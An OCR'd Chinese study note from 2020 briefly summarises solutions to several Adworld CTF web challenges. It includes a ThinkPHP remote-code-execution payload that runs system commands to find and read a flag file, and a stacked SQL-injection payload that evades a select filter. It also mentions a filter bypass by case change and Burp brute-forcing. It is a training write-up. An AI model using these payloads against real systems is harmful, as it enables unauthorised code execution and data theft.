
20200810信息安全实训

笔记本: 我的第一个笔记本

创建时间: 2020/8/10 18:14 **更新时间:** 2020/8/10 20:02

作者: 820410740@qq.com

URL: https://blog.csdn.net/qq_42728977/article/details/104033036



攻防世界

baby web 这就是一个简单的查看首页元素集index.php 有两种做法，一种是bp抓包 一种是直接F12查看header包头

Training-WWW-Robots 这道题是用来了解机器查询的标准的 网站的根目录放一个robots.txt，会告诉搜索引擎这个网站里哪些文件可以访问，哪些不可以 f10g.php

Web_php_unserialize 本题是介绍序列化与反序列化的，在看源码后，需要借助于代码得到f14g的内容

php_rce 即一个rce漏洞 改payload即可得到

?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20%27system("find / -name 'flag'");%27

?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=php%20-r%20%27system("cat ../../../flag");%27

web_php_include 查看代码可知所有带有php://的都会被替换为空

可以大小写绕过

supersqli sql注入

字符型 ' 有两个字段 flag在1919那个表中，但是查看表需要绕过select限制

-1';sEt @sql = CONCAT('se','lect * from `1919810931114514`;');prEpare stmt from @sql;EXECUTE stmt;#

ics-06 进入云平台报表中心 直接使用bp爆破 发现只能对id使用数字爆破 2333